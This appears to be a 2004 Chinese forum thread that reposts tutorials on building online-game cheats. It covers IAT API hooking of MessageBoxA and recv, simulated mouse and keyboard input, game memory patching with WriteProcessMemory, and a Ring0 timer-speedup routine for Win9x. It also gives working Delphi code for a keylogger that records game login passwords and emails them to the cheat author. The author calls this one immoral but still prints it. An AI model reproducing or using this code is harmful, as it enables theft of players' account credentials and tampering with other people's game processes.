　　　MEMORY\_BASIC\_INFORMATION mbi\_thunk;

　　　//查询页信息。

　　　VirtualQuery(pData, &mbi\_thunk, sizeof(MEMORY\_BASIC\_INFORMATION));

　　　//改变页保护属性为读写。

　　　VirtualProtect(mbi\_thunk.BaseAddress,mbi\_thunk.RegionSize,

　　　PAGE\_READWRITE, &mbi\_thunk.Protect);

　　　//清零。

　　　\*pData = 0x00;

　　　//恢复页的原保护属性。

　　　DWORD dwOldProtect;

　　　VirtualProtect(mbi\_thunk.BaseAddress,mbi\_thunk.RegionSize,

　　　mbi\_thunk.Protect, &dwOldProtect);

　　(3)、注入外挂代码进入被挂游戏进程中

　　完成了定位和修改程序中调用API函数代码后，我们就可以随意设计自定义的API函数的替代函数了。做完这一切后，还需要将这些代码注入到被外挂游戏程序进程内存空间中，不然游戏进程根本不会访问到替代函数代码。注入方法有很多，如利用全局钩子注入、利用注册表注入挡截User32库中的API函数、利用CreateRemoteThread注入（仅限于NT/2000）、利用BHO注入等。因为我们在动作模拟技术一节已经接触过全局钩子，我相信聪明的读者已经完全掌握了全局钩子的制作过程，所以我们在后面的实例中，将继续利用这个全局钩子。至于其它几种注入方法，如果感兴趣可参阅MSDN有关内容。

　　有了以上理论基础，我们下面就开始制作一个挡截MessageBoxA和recv函数的实例，在开发游戏外挂程序 时，可以此实例为框架，加入相应的替代函数和处理代码即可。此实例的开发过程如下：

　　(1) 打开前面创建的ActiveKey项目。

　　(2) 在ActiveKey.h文件中加入HOOKAPI结构，此结构用来存储被挡截API函数名称、原API函数地址和替代函数地址。

　　　typedef struct tag\_HOOKAPI

　　　{

　　　LPCSTR szFunc;//被HOOK的API函数名称。

　　　PROC pNewProc;//替代函数地址。

　　　PROC pOldProc;//原API函数地址。

　　　}HOOKAPI, \*LPHOOKAPI;

　　(3) 打开ActiveKey.cpp文件，首先加入一个函数，用于定位输入库在输入数据段中的IAT地址。代码如下：

　　　extern "C" \_\_declspec(dllexport)PIMAGE\_IMPORT\_DESCRIPTOR

　　　LocationIAT(HMODULE hModule, LPCSTR szImportMod)

　　　//其中，hModule为进程模块句柄；szImportMod为输入库名称。

　　　{

　　　//检查是否为DOS程序，如是返回NULL，因DOS程序没有IAT。

　　　PIMAGE\_DOS\_HEADER pDOSHeader = (PIMAGE\_DOS\_HEADER) hModule;

　　　if(pDOSHeader->e\_magic &#33;= IMAGE\_DOS\_SIGNATURE) return NULL;

　　　　//检查是否为NT标志，否则返回NULL。

　　　　PIMAGE\_NT\_HEADERS pNTHeader = (PIMAGE\_NT\_HEADERS)((DWORD)pDOSHeader+ (DWORD)(pDOSHeader->e\_lfanew));

　　　　if(pNTHeader->Signature &#33;= IMAGE\_NT\_SIGNATURE) return NULL;

　　　　//没有IAT表则返回NULL。

　　　　if(pNTHeader->OptionalHeader.DataDirectory[IMAGE\_DIRECTORY\_ENTRY\_IMPORT].VirtualAddress == 0) return NULL;

　　　　//定位第一个IAT位置。

　　　　PIMAGE\_IMPORT\_DESCRIPTOR pImportDesc = (PIMAGE\_IMPORT\_DESCRIPTOR)((DWORD)pDOSHeader + (DWORD)(pNTHeader->OptionalHeader.DataDirectory[IMAGE\_DIRECTORY\_ENTRY\_IMPORT].VirtualAddress));

　　　　//根据输入库名称循环检查所有的IAT，如匹配则返回该IAT地址，否则检测下一个IAT。

　　　　while (pImportDesc->Name)

　　　　{

　　　　　//获取该IAT描述的输入库名称。

　　　PSTR szCurrMod = (PSTR)((DWORD)pDOSHeader + (DWORD)(pImportDesc->Name));

　　　if (stricmp(szCurrMod, szImportMod) == 0) break;

　　　pImportDesc++;

　　　　}

　　　　if(pImportDesc->Name == NULL) return NULL;

　　　return pImportDesc;

　　　}

　　再加入一个函数，用来定位被挡截API函数的IAT项并修改其内容为替代函数地址。代码如下：

　　　extern "C" \_\_declspec(dllexport)

　　　HookAPIByName( HMODULE hModule, LPCSTR szImportMod, LPHOOKAPI pHookApi)

　　　//其中，hModule为进程模块句柄；szImportMod为输入库名称；pHookAPI为HOOKAPI结构指针。

　　　{

　　　　//定位szImportMod输入库在输入数据段中的IAT地址。

　　　　PIMAGE\_IMPORT\_DESCRIPTOR pImportDesc = LocationIAT(hModule, szImportMod);

　　if (pImportDesc == NULL) return FALSE;

　　　　//第一个Thunk地址。

　　　　PIMAGE\_THUNK\_DATA pOrigThunk = (PIMAGE\_THUNK\_DATA)((DWORD)hModule + (DWORD)(pImportDesc->OriginalFirstThunk));

　　 //第一个IAT项的Thunk地址。

　　　　PIMAGE\_THUNK\_DATA pRealThunk = (PIMAGE\_THUNK\_DATA)((DWORD)hModule + (DWORD)(pImportDesc->FirstThunk));

　　　　//循环查找被截API函数的IAT项，并使用替代函数地址修改其值。

　　　while(pOrigThunk->u1.Function)

{

　//检测此Thunk是否为IAT项。

if((pOrigThunk->u1.Ordinal & IMAGE\_ORDINAL\_FLAG) &#33;= IMAGE\_ORDINAL\_FLAG)

{

　 //获取此IAT项所描述的函数名称。

　PIMAGE\_IMPORT\_BY\_NAME pByName =(PIMAGE\_IMPORT\_BY\_NAME)((DWORD)hModule+(DWORD)(pOrigThunk->u1.AddressOfData));

　if(pByName->Name[0] == &#39;\0&#39;) return FALSE;

　　//检测是否为挡截函数。

if(strcmpi(pHookApi->szFunc, (char\*)pByName->Name) == 0)

　 {

　　　　　　　MEMORY\_BASIC\_INFORMATION mbi\_thunk;

　　　　　　　//查询修改页的信息。

　　　　　　　VirtualQuery(pRealThunk, &mbi\_thunk, sizeof(MEMORY\_BASIC\_INFORMATION));

//改变修改页保护属性为PAGE\_READWRITE。

　　　　　　　VirtualProtect(mbi\_thunk.BaseAddress,mbi\_thunk.RegionSize, PAGE\_READWRITE, &mbi\_thunk.Protect);

//保存原来的API函数地址。

　　　 　　if(pHookApi->pOldProc == NULL)

pHookApi->pOldProc = (PROC)pRealThunk->u1.Function;

　 //修改API函数IAT项内容为替代函数地址。

pRealThunk->u1.Function = (PDWORD)pHookApi->pNewProc;

//恢复修改页保护属性。

DWORD dwOldProtect;

　　　　　　　VirtualProtect(mbi\_thunk.BaseAddress, mbi\_thunk.RegionSize, mbi\_thunk.Protect, &dwOldProtect);

　　　　　 }

}

　 pOrigThunk++;

　 pRealThunk++;

}

　　SetLastError(ERROR\_SUCCESS); //设置错误为ERROR\_SUCCESS，表示成功。

　　return TRUE;

　　　}

　　(4) 定义替代函数，此实例中只给MessageBoxA和recv两个API进行挡截。代码如下：

　　　static int WINAPI MessageBoxA1 (HWND hWnd , LPCTSTR lpText, LPCTSTR lpCaption, UINT uType)

　　　{

　　　　//过滤掉原MessageBoxA的正文和标题内容，只显示如下内容。

return MessageBox(hWnd, "Hook API OK&#33;", "Hook API", uType);

　　　}

　　　static int WINAPI recv1(SOCKET s, char FAR \*buf, int len, int flags )

　　　{

　　　//此处可以挡截游戏服务器发送来的网络数据包，可以加入分析和处理数据代码。

　　　return recv(s,buf,len,flags);

　　　}

　　(5) 在KeyboardProc函数中加入激活挡截API代码，在if( wParam == 0X79 )语句中后面加入如下else if语句：

　　　......

　　　//当激活F11键时，启动挡截API函数功能。

　　　else if( wParam == 0x7A )

　　　{

　　　　HOOKAPI api[2];

api[0].szFunc ="MessageBoxA";//设置被挡截函数的名称。

api[0].pNewProc = (PROC)MessageBoxA1;//设置替代函数的地址。

api[1].szFunc ="recv";//设置被挡截函数的名称。

api[1].pNewProc = (PROC)recv1; //设置替代函数的地址。

//设置挡截User32.dll库中的MessageBoxA函数。

HookAPIByName(GetModuleHandle(NULL),"User32.dll",&api[0]);

//设置挡截Wsock32.dll库中的recv函数。

HookAPIByName(GetModuleHandle(NULL),"Wsock32.dll",&api[1]);

　　　}

　　　......

　　(6) 在ActiveKey.cpp中加入头文件声明 "#include "wsock32.h"。 从“工程”菜单中选择“设置”，弹出Project Setting对话框，选择Link标签，在“对象/库模块”中输入Ws2\_32..lib。

　　(7) 重新编译ActiveKey项目，产生ActiveKey.dll文件，将其拷贝到Simulate.exe目录下。运行Simulate.exe并启动全局钩子。激活任意应用程序，按F11键后，运行此程序中可能调用MessageBoxA函数的操作，看看信息框是不是有所变化。同样，如此程序正在接收网络数据包，就可以实现封包功能了。既然不能洁身自好，不如就同流合污吧。

我的群：3595054

UID41288 帖子34145 精华5 积分68377 现金482 cfan币0 阅读权限120 来自我忘记了 在线时间835 小时 注册时间2003-12-17 最后登录2010-3-10 查看个人网站

查看详细资料

TOP

zdd\_807

CFan大学士

个人空间 发短消息 加为好友 当前离线 3楼 大 中 小 发表于 2004-7-8 13:06 只看该作者

六、结束语

　　除了以上介绍的几种游戏外挂程序常用的技术以外，在一些外挂程序中还使用了游戏数据修改技术、游戏加速技术等。在这篇文章里，就不逐一介绍了。

goodmorning收集整理(请勿删\*除)

网络游戏外挂核心封包揭密

网络游戏的封包技术是大多数编程爱好者都比较关注的关注的问题之一，在这里就让我们一起研究一下这一个问题吧。

　　别看这是封包这一问题，但是涉及的技术范围很广范，实现的方式也很多（比如说APIHOOK,VXD,Winsock2都可以实现），在这里我们不可能每种技术和方法都涉及，所以我在这里以Winsock2技术作详细讲解，就算作抛砖引玉。

　　由于大多数读者对封包类编程不是很了解，我在这里就简单介绍一下相关知识：

　　APIHooK：

　　由于Windows的把内核提供的功能都封装到API里面，所以大家要实现功能就必须通过API，换句话说就是我们要想捕获数据封包，就必须先要得知道并且捕获这个API，从API里面得到封包信息。

　　VXD：

　　直接通过控制VXD驱动程序来实现封包信息的捕获，不过VXD只能用于win9X。

　　winsock2：

　　winsock是Windows网络编程接口，winsock工作在应用层，它提供与底层传输协议无关的高层数据传输编程接口，winsock2是winsock2.0提供的服务提供者接口，但只能在win2000下用。

　　好了，我们开始进入winsock2封包式编程吧。

　　在封包编程里面我准备分两个步骤对大家进行讲解：1、封包的捕获，2、封包的发送。

　　首先我们要实现的是封包的捕获：

　　Delphi的封装的winsock是1.0版的，很自然winsock2就用不成。如果要使用winsock2我们要对winsock2在Delphi里面做一个接口，才可以使用winsock2。

　　1、如何做winsock2的接口？

　　1）我们要先定义winsock2.0所用得到的类型，在这里我们以WSA\_DATA类型做示范，大家可以举一仿三的来实现winsock2其他类型的封装。

　　我们要知道WSA\_DATA类型会被用于WSAStartup(wVersionRequired: word; var WSData: TWSAData): Integer;，大家会发现WSData是引用参数，在传入参数时传的是变量的地址，所以我们对WSA\_DATA做以下封装：

const

WSADESCRIPTION\_LEN = 256;

WSASYS\_STATUS\_LEN = 128;

type

PWSA\_DATA = ^TWSA\_DATA;

WSA\_DATA = record

wVersion: Word;

wHighVersion: Word;

szDescription: array[0..WSADESCRIPTION\_LEN] of Char;

szSystemStatus: array[0..WSASYS\_STATUS\_LEN] of Char;

iMaxSockets: Word;

iMaxUdpDg: Word;

lpVendorInfo: PChar;

end;

TWSA\_DATA = WSA\_DATA;

　　2）我们要从WS2\_32.DLL引入winsock2的函数，在此我们也是以WSAStartup为例做函数引入：

function WSAStartup(wVersionRequired: word; var WSData: TWSAData): Integer; stdcall;

implementation

const WinSocket2 = &#39;WS2\_32.DLL&#39;;

function WSAStartup; external winsocket name &#39;WSAStartup&#39;;

　　通过以上方法，我们便可以对winsock2做接口，下面我们就可以用winsock2做封包捕获了，不过首先要有一块网卡。因为涉及到正在运作的网络游戏安全问题，所以我们在这里以IP数据包为例做封包捕获，如果下面的某些数据类型您不是很清楚，请您查阅MSDN：

　　1）我们要起动WSA，这时个要用到的WSAStartup函数，用法如下：

INTEGER WSAStartup(

　wVersionRequired: word，

　WSData: TWSA\_DATA

)；

　　 2）使用socket函数得到socket句柄，m\_hSocket:=Socket(AF\_INET, SOCK\_RAW, IPPROTO\_IP); 用法如下：

INTEGER socket(af: Integer,

Struct: Integer,

protocol: Integer

);

m\_hSocket:=Socket(AF\_INET, SOCK\_RAW, IPPROTO\_IP);

　　在程序里m\_hSocket为socket句柄，AF\_INET，SOCK\_RAW，IPPROTO\_IP均为常量。

　　3)定义SOCK\_ADDR类型，跟据我们的网卡IP给Sock\_ADDR类型附值，然后我们使用bind函数来绑定我们的网卡，Bind函数用法如下：

Type

IN\_ADDR = record

S\_addr : PChar;

End;

Type

TSOCK\_ADDR = record

sin\_family: Word;

sin\_port: Word;

sin\_addr : IN\_ADDR

sin\_zero: array[0..7] of Char;

End;

var

LocalAddr:TSOCK\_ADDR;

LocalAddr.sin\_family: = AF\_INET;

LocalAddr.sin\_port: = 0;

LocalAddr.sin\_addr.S\_addr: = inet\_addr(&#39;192.168.1.1&#39;); ／／这里你自己的网卡的IP地址,而inet\_addr这个函数是winsock2的函数。

bind(m\_hSocket, LocalAddr, sizeof(LocalAddr))；

　　4)用WSAIoctl来注册WSA的输入输出组件，其用法如下：

INTEGER WSAIoctl(s:INTEGER,

dwIoControlCode : INTEGER,

lpvInBuffer :INTEGER,

cbInBuffer : INTEGER,

lpvOutBuffer : INTEGER,

cbOutBuffer: INTEGER,

lpcbBytesReturned : INTEGER,

lpOverlapped : INTEGER,

lpCompletionRoutine : INTEGER

);

　　5)下面做死循环，在死循环块里，来实现数据的接收。但是徇环中间要用Sleep()做延时，不然程序会出错。

　　6)在循环块里，用recv函数来接收数据，recv函数用法如下：

INTEGER recv (s : INTEGER,

buffer:Array[0..4095] of byte,

length : INTEGER,

flags : INTEGER,

)；

　　7)在buffer里就是我们接收回来的数据了，如果我们想要知道数据是什么地方发来的，那么，我们要定义一定IP包结构，用CopyMemory()把IP信息从buffer里面读出来就可以了，不过读出来的是十六进制的数据需要转换一下。

　　看了封包捕获的全过程序，对你是不是有点起发，然而在这里要告诉大家的是封包的获得是很容易的，但是许多游戏的封包都是加密的，如果你想搞清楚所得到的是什么内容还需要自己进行封包解密。

goodmorni\*ng收集整理(请勿删除)

四种网络游戏外挂的设计方法

在几年前我看到别人玩网络游戏用上了外挂，做为程序员的我心里实在是不爽，想搞清楚这到底是怎么回事。就拿了一些来研究，小有心得，拿出来与大家共享，外挂无非就是分几种罢了（依制作难度）：

　　1、动作式，所谓动作式，就是指用API发命令给窗口或API控制鼠标、键盘等，使游戏里的人物进行流动或者攻击，最早以前的“石器”外挂就是这种方式。（这种外挂完全是垃圾，TMD，只要会一点点API的人都知道该怎么做，不过这种外挂也是入门级的好东东，虽然不能提高你的战斗力，但是可以提高你的士气）

　　2、本地修改式，这种外挂跟传统上的一些游戏修改器没有两样，做这种外挂在编程只需要对内存地址有一点认识并且掌握API就可以实现，“精灵”的外挂这是这种方式写成的，它的难点在于找到那些地址码，找地址一般地要借助于别人的工具，有的游戏还有双码校验，正正找起来会比较困难。（这种外挂，比上一种有一点点难度，但是这种外挂做起来能够用，也是有一定难度的啦~~，这种外挂可以很快提升你对内存地址的理解及应用，是你编程技术提高的好东东）

　　3、木马式，这种外挂的目的是帮外挂制作者偷到用户的密码（TMD，“烂”就一个字，不过要知已知彼所以还是要谈一下啦~~），做这种外挂有一定的难度，需要HOOK或键盘监视技术做底子，才可以完成，它的原理是先首截了用户的帐号或密码，然后发到指定邮箱。（我以前写过这样的东东，但是从来没有用过，我知道这种东东很不道德，所以以后千万别用呀！）

　　4、加速式，这种外挂可以加快游戏的速度……（对不起大家，这种东东我没有实际做过，所以不能妄自评，惭愧）

　　这几种外挂之中，前三种可以用VB，Delphi等语言比较好实现，后两种则要用VC等底层支持比较好的编程工具才好实现。

　　动作式外挂

　　首先，先来谈一下动作式的外挂，这也是我第一次写外挂时做的最简单的一种。

　　记得还在“石器”时代的时候，我看到别人挂着一种软件（外挂）人物就可以四外游走（当时我还不知道外挂怎么回事），于是找了这种软件过来研究（拿来后才听别人说这叫外挂），发现这种东东其实实现起来并不难，仔佃看其实人物的行走无非就是鼠标在不同的地方点来点去而已，看后就有实现这功能的冲动，随后跑到MSDN上看了一些资料，发现这种实现这几个功能，只需要几个简单的API函数就可以搞定：

　　1、首先我们要知道现在鼠标的位置（为了好还原现在鼠标的位置）所以我们就要用到API函数GetCursorPos，它的使用方法如下：

BOOL GetCursorPos(

LPPOINT lpPoint // address of structure for cursor position

);

　　 2、我们把鼠标的位置移到要到人物走到的地方，我们就要用到SetCursorPos函数来移动鼠标位置，它的使用方法如下：

BOOL SetCursorPos(

int X, // horizontal position

int Y // vertical position

);

　　3、模拟鼠标发出按下和放开的动作，我们要用到mouse\_event函数来实现，具休使用方法用下：

VOID mouse\_event(

DWORD dwFlags, // flags specifying various motion/click variants

DWORD dx, // horizontal mouse position or position change

DWORD dy, // vertical mouse position or position change

DWORD dwData, // amount of wheel movement

DWORD dwExtraInfo // 32 bits of application-defined information

);

　　在它的dwFlags处，可用的事件很多如移动MOUSEEVENTF\_MOVE，左键按下MOUSEEVENTF\_LEFTDOWN，左键放开MOUSEEVENTF\_LEFTUP，具体的东东还是查一下MSDN吧~~~~~

　　 好了，有了前面的知识，我们就可以来看看人物移走是怎么实现的了：

getcursorpos(point);

setcursorpos(ranpoint(80,windowX),ranpoint(80,windowY));//ranpoint是个自制的随机坐标函数

mouse\_event(MOUSEEVENTF\_LEFTDOWN,0,0,0,0);

mouse\_event(MOUSEEVENTF\_LEFTUP,0,0,0,0);

setcursorpos(point.x,point.y);

　　看了以上的代码，是不是觉得人物的游走很简单啦~~，举一仿三，还有好多好东东可以用这个技巧实现（我早就说过，TMD，这是垃圾外挂的做法，相信了吧~~~），接下来，再看看游戏里面自动攻击的做法吧（必需游戏中攻击支持快捷键的），道理还是一样的，只是用的API不同罢了~~~，这回我们要用到的是keybd\_event函数，其用法如下：

VOID keybd\_event(

BYTE bVk, // virtual-key code

BYTE bScan, // hardware scan code

DWORD dwFlags, // flags specifying various function options

DWORD dwExtraInfo // additional data associated with keystroke

);

　　我们还要知道扫描码不可以直接使用，要用函数MapVirtualKey把键值转成扫描码，MapVirtualKey的具体使用方法如下：

UINT MapVirtualKey(

UINT uCode, // virtual-key code or scan code

UINT uMapType // translation to perform

);

　　好了，比说此快接键是CTRL+A，接下来让我们看看实际代码是怎么写的：

keybd\_event(VK\_CONTROL,mapvirtualkey(VK\_CONTROL,0),0,0);

keybd\_event(65,mapvirtualkey(65,0),0,0);

keybd\_event(65,mapvirtualkey(65,0),keyeventf\_keyup,0);

keybd\_event(VK\_CONTROL,mapvirtualkey(VK\_CONTROL,0),keyeventf\_keyup,0);

　　首先模拟按下了CTRL键，再模拟按下A键，再模拟放开A键，最后放开CTRL键，这就是一个模拟按快捷键的周期。

　　（看到这里，差不多对简易外挂有了一定的了解了吧~~~~做一个试试？如果你举一仿三还能有更好的东东出来，这就要看你的领悟能力了~~，不过不要高兴太早这只是才开始，以后还有更复杂的东东等着你呢~~）

　　本地修改式外挂

　　现在我们来看看，比动作式外挂更进一步的外挂--本地修改式外挂的整个制作过程进行一个详细的分解。

　　具我所知，本地修改式外挂最典型的应用就是在“精灵”游戏上面，因为我在近一年前（“精灵”还在测试阶段），我所在的公司里有很多同事玩“精灵”，于是我看了一下游戏的数据处理方式，发现它所发送到服务器上的信息是存在于内存当中（我看后第一个感受是：修改这种游戏和修改单机版的游戏没有多大分别，换句话说就是在他向服务器提交信息之前修改了内存地址就可以了），当时我找到了地址于是修改了内存地址，果然，按我的想法修改了地址，让系统自动提交后，果然成功了~~~~~，后来“精灵”又改成了双地址校检，内存校检等等，在这里我就不废话了~~~~，OK，我们就来看看这类外挂是如何制作的：

　　在做外挂之前我们要对Windows的内存有个具体的认识，而在这里我们所指的内存是指系统的内存偏移量，也就是相对内存，而我们所要对其进行修改，那么我们要对几个Windows API进行了解，OK，跟着例子让我们看清楚这种外挂的制作和API的应用（为了保证网络游戏的正常运行，我就不把找内存地址的方法详细解说了）：

　　1、首先我们要用FindWindow,知道游戏窗口的句柄，因为我们要通过它来得知游戏的运行后所在进程的ID，下面就是FindWindow的用法：

HWND FindWindow(

LPCTSTR lpClassName, // pointer to class name

LPCTSTR lpWindowName // pointer to window name

);

　　2、我们GetWindowThreadProcessId来得到游戏窗口相对应进程的进程ID，函数用法如下：

DWORD GetWindowThreadProcessId(

HWND hWnd, // handle of window

LPDWORD lpdwProcessId // address of variable for process identifier

);

　　3、得到游戏进程ID后，接下来的事是要以最高权限打开进程，所用到的函数OpenProcess的具体使用方法如下：

HANDLE OpenProcess(

DWORD dwDesiredAccess, // access flag

BOOL bInheritHandle, // handle inheritance flag

DWORD dwProcessId // process identifier

);

　　在dwDesiredAccess之处就是设存取方式的地方，它可设的权限很多，我们在这里使用只要使用PROCESS\_ALL\_ACCESS 来打开进程就可以，其他的方式我们可以查一下MSDN。

　　4、打开进程后，我们就可以用函数对存内进行操作，在这里我们只要用到WriteProcessMemory来对内存地址写入数据即可（其他的操作方式比如说：ReadProcessMemory等，我在这里就不一一介绍了），我们看一下WriteProcessMemory的用法：

BOOL WriteProcessMemory(

HANDLE hProcess, // handle to process whose memory is written to

LPVOID lpBaseAddress, // address to start writing to

LPVOID lpBuffer, // pointer to buffer to write data to

DWORD nSize, // number of bytes to write

LPDWORD lpNumberOfBytesWritten // actual number of bytes written

);

　　5、下面用CloseHandle关闭进程句柄就完成了。

　　这就是这类游戏外挂的程序实现部份的方法，好了，有了此方法，我们就有了理性的认识，我们看看实际例子，提升一下我们的感性认识吧，下面就是XX游戏的外挂代码，我们照上面的方法对应去研究一下吧：

const

ResourceOffset: dword = $004219F4;

resource: dword = 3113226621;

ResourceOffset1: dword = $004219F8;

resource1: dword = 1940000000;

ResourceOffset2: dword = $0043FA50;

resource2: dword = 1280185;

ResourceOffset3: dword = $0043FA54;

resource3: dword = 3163064576;

ResourceOffset4: dword = $0043FA58;

resource4: dword = 2298478592;

var

hw: HWND;

pid: dword;

h: THandle;

tt: Cardinal;

begin

hw := FindWindow(&#39;XX&#39;, nil);

if hw = 0 then

Exit;

GetWindowThreadProcessId(hw, @pid);

h := OpenProcess(PROCESS\_ALL\_ACCESS, false, pid);

if h = 0 then

Exit;

if flatcheckbox1.Checked=true then

begin

WriteProcessMemory(h, Pointer(ResourceOffset), @Resource, sizeof(Resource), tt);

WriteProcessMemory(h, Pointer(ResourceOffset1), @Resource1, sizeof(Resource1), tt);

end;

if flatcheckbox2.Checked=true then

begin

WriteProcessMemory(h, Pointer(ResourceOffset2), @Resource2, sizeof(Resource2), tt);

WriteProcessMemory(h, Pointer(ResourceOffset3), @Resource3, sizeof(Resource3), tt);

WriteProcessMemory(h, Pointer(ResourceOffset4), @Resource4, sizeof(Resource4), tt);

end;

MessageBeep(0);

CloseHandle(h);

close;

　　这个游戏是用了多地址对所要提交的数据进行了校验，所以说这类游戏外挂制作并不是很难，最难的是要找到这些地址。

　　木马式外挂

　　木马式外挂，可能大多像木马吧，是帮助做外挂的人偷取别人游戏的帐号及密码的东东。因为网络上有此类外挂的存在，所以今天不得不说一下（我个人是非常讨厌这类外挂的，请看过本文的朋友不要到处乱用此技术，谢谢合作）。要做此类外挂的程序实现方法很多（比如HOOK，键盘监视等技术），因为HOOK技术对程序员的技术要求比较高并且在实际应用上需要多带一个动态链接库，所以在文中我会以键盘监视技术来实现此类木马的制作。键盘监视技术只需要一个.exe文件就能实现做到后台键盘监视，这个程序用这种技术来实现比较适合。

　　在做程序之前我们必需要了解一下程序的思路：

　　1、我们首先知道你想记录游戏的登录窗口名称。

　　2、判断登录窗口是否出现。

　　3、如果登录窗口出现，就记录键盘。

　　4、当窗口关闭时，把记录信息，通过邮件发送到程序设计者的邮箱。

　　第一点我就不具体分析了，因为你们比我还要了解你们玩的是什么游戏，登录窗口名称是什么。从第二点开始，我们就开始这类外挂的程序实现之旅：

　　那么我们要怎么样判断登录窗口虽否出现呢？其实这个很简单，我们用FindWindow函数就可以很轻松的实现了：

HWND FindWindow(

LPCTSTR lpClassName, // pointer to class name

LPCTSTR lpWindowName // pointer to window name

);

　　实际程序实现中，我们要找到&#39;xx&#39;窗口，就用FindWindow(nil,&#39;xx&#39;)如果当返回值大于0时表示窗口已经出现，那么我们就可以对键盘信息进行记录了。

　　先首我们用SetWindowsHookEx设置监视日志，而该函数的用法如下：

HHOOK SetWindowsHookEx(

int idHook, // type of hook to install

HOOKPROC lpfn, // address of hook procedure

HINSTANCE hMod, // handle of application instance

DWORD dwThreadId // identity of thread to install hook for

);

　　在这里要说明的是在我们程序当中我们要对HOOKPROC这里我们要通过写一个函数，来实现而HINSTANCE这里我们直接用本程序的HINSTANCE就可以了，具体实现方法为：

hHook := SetWindowsHookEx(WH\_JOURNALRECORD, HookProc, HInstance, 0);

　　而HOOKPROC里的函数就要复杂一点点：

function HookProc(iCode: integer; wParam: wParam; lParam: lParam): LResult; stdcall;

begin

if findedtitle then file://如果发现窗口后

begin

if (peventmsg(lparam)^.message = WM\_KEYDOWN) then file://消息等于键盘按下

hookkey := hookkey + Form1.Keyhookresult(peventMsg(lparam)^.paramL, peventmsg(lparam)^.paramH); file://通过keyhookresult（自定义的函数，主要功能是转换截获的消息参数为按键名称。我会在文章尾附上转化函数的）转换消息。

if length(hookkey) > 0 then file://如果获得按键名称

begin

Write(hookkeyFile,hookkey); file://把按键名称写入文本文件

hookkey := &#39;&#39;;

end;

end;

end;

　　以上就是记录键盘的整个过程，简单吧，如果记录完可不要忘记释放呀，UnHookWindowsHookEx(hHook)，而hHOOK,就是创建setwindowshookex后所返回的句柄。

　　我们已经得到了键盘的记录，那么现在最后只要把记录的这些信息发送回来，我们就大功造成了。其他发送这块并不是很难，只要把记录从文本文件里边读出来，用DELPHI自带的电子邮件组件发一下就万事OK了。代码如下：

assignfile(ReadFile,&#39;hook.txt&#39;); file://打开hook.txt这个文本文件

reset(ReadFile); file://设为读取方式

try

While not Eof(ReadFile) do file://当没有读到文件尾

begin

Readln(ReadFile,s,j); file://读取文件行

body:=body+s;

end;

finally

closefile(ReadFile); file://关闭文件

end;

nmsmtp1.EncodeType:=uuMime; file://设置编码

nmsmtp1.PostMessage.Attachments.Text:=&#39;&#39;; file://设置附件

nmsmtp1.PostMessage.FromAddress:=&#39;XXX@XXX.com&#39;; file://设置源邮件地址

nmsmtp1.PostMessage.ToAddress.Text:=&#39;XXX@XXX.com&#39;; /设置目标邮件地址

nmsmtp1.PostMessage.Body.Text:=&#39;密码&#39;+&#39; &#39;+body; file://设置邮件内容

nmsmtp1.PostMessage.Subject:=&#39;password&#39;; file://设置邮件标题

nmsmtp1.SendMail; file://发送邮件

　　这个程序全部功能已经实现，编编试试。

　　加速型外挂

　　原本我一直以为加速外挂是针对某个游戏而写的，后来发现我这种概念是不对的，所谓加速外挂其实是修改时钟频率达到加速的目的。

　　以前DOS时代玩过编程的人就会马上想到，这很简单嘛不就是直接修改一下8253寄存器嘛，这在以前DOS时代可能可以行得通，但是windows则不然。windows是一个32位的操作系统，并不是你想改哪就改哪的（微软的东东就是如此霸气，说不给你改就不给你改），但要改也不是不可能，我们可以通过两种方法来实现：第一是写一个硬件驱动来完成，第二是用Ring0来实现（这种方法是CIH的作者陈盈豪首用的，它的原理是修改一下IDE表->创建一个中断门->进入Ring0->调用中断修改向量，但是没有办法只能用ASM汇编来实现这一切\*\_\*，做为高级语言使用者惨啦！），用第一种方法用点麻烦，所以我们在这里就用第二种方法实现吧~~~

　　在实现之前我们来理一下思路吧：

　　1、我们首先要写一个过程在这个过程里嵌入汇编语言来实现修改IDE表、创建中断门，修改向量等工作

　　2、调用这个过程来实现加速功能

　　好了，现在思路有了，我们就边看代码边讲解吧：

　　首先我们建立一个过程，这个过程就是本程序的核心部份：

procedure SetRing(value:word); stdcall;

const ZDH = $03; ／／ 设一个中断号

var

IDT : array [0..5] of byte; ／／ 保存IDT表

OG : dword; ／／存放旧向量

begin

asm

push ebx

sidt IDT ／／读入中断描述符表

mov ebx, dword ptr [IDT+2] ／／IDT表基地址

add ebx, 8\*ZDH ／／计算中断在中断描述符表中的位置

cli ／／关中断

mov dx, word ptr [ebx+6]

shl edx, 16d

mov dx, word ptr [ebx]

mov [OG], edx

mov eax, offset @@Ring0 ／／指向Ring0级代码段

mov word ptr [ebx], ax ／／低16位,保存在1,2位

shr eax, 16d

mov word ptr [ebx+6], ax ／／高16位，保存在6,7位

int ZDH ／／中断

mov ebx, dword ptr [IDT+2] ／／重新定位

add ebx, 8\*ZDH

mov edx, [OG]

mov word ptr [ebx], dx

shr edx, 16d

mov word ptr [ebx+6], dx ／／恢复被改了的向量

pop ebx

jmp @@exitasm ／／到exitasm处

@@Ring0: ／／Ring0,这个也是最最最核心的东东

mov al,$34 ／／写入8253控制寄存器

out $43,al

mov ax,value　／／写入定时值

out $40,al ／／写定时值低位

mov al,ah

out $40,al ／／写定时值高位

iretd ／／返回

@@exitasm:

end;

end;

　　最核心的东西已经写完了，大部份读者是知其然不知其所以然吧，呵呵，不过不知其所以然也然。下面我们就试着用一下这个过程来做一个类似于“变速齿轮”的一个东东吧！

　　先加一个窗口，在窗口上放上一个trackbar控件把其Max设为20，Min设为1，把Position设为10，在这个控件的Change事件里写上：

+inttostr(1742+(10-trackbar1.Position)\*160)));

　　因为windows默认的值为$1742，所以我们把1742做为基数，又因为值越小越快，反之越慢的原理，所以写了这样一个公式，好了，这就是“变速齿轮”的一个Delphi＋ASM版了（只适用于win9X），呵呵，试一下吧，这对你帮助会很大的，呵呵。

　　在win2000里，我们不可能实现在直接对端口进行操作，Ring0也失了效，有的人就会想到，我们可以写驱动程序来完成呀，但在这里我告诉你，windows2000的驱动不是一个VxD就能实现的，像我这样的低手是写不出windows所用的驱动WDM的，没办法，我只有借助外力实现了，ProtTalk就是一个很好的设备驱动，他很方便的来实现对低层端口的操作，从而实现加速外挂。

　　1、我们首先要下一个PortTalk驱动，他的官方网站是http://www.beyondlogic.org

　　2、我们要把里面的prottalk.sys拷贝出来。

　　3、建立一个Protalk.sys的接口（我想省略了，大家可以上http://www.freewebs.com/liuyue/port...s文件自己看吧）

　　4、实现加速外挂。

